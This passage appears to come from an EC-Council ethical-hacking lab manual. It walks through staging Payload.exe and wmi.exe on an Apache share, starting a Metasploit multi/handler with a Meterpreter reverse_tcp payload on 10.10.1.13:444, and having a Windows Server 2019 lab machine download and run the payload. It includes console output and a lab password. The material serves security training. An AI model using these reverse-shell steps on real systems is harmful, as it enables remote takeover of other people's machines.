
    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Payload.exe /var/www/html/share/** in the terminal window and press **Enter**.
12. Copy the second payload into the shared folder by typing **cp /home/attacker/Desktop/wmi.exe /var/www/html/share/** in the terminal window and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Start the Apache server by typing **service apache2 start** and press **Enter**.

14. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In Metasploit, type **use exploit/multi/handler** and press **Enter**.
16. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.
17. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
18. Type **set lport 444** and press **Enter** to set lport.
19. Now type **run** in the Metasploit console and press **Enter**.


```
Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
```

20. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del**. By default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.
21. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


22. Click on **Payload.exe** and **wmi.exe** to download the files.
23. Once you click on the **Payload.exe** and **wmi.exe** file, the **Opening Payload.exe** and **Opening wmi.exe** pop-ups appear click on **Save File**.

    Note: Save the downloaded files in the **Downloads** folder.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Navigate to **Downloads** and double-click the **Payload.exe** file. The **Open File - Security Warning** window appears; click **Run**.

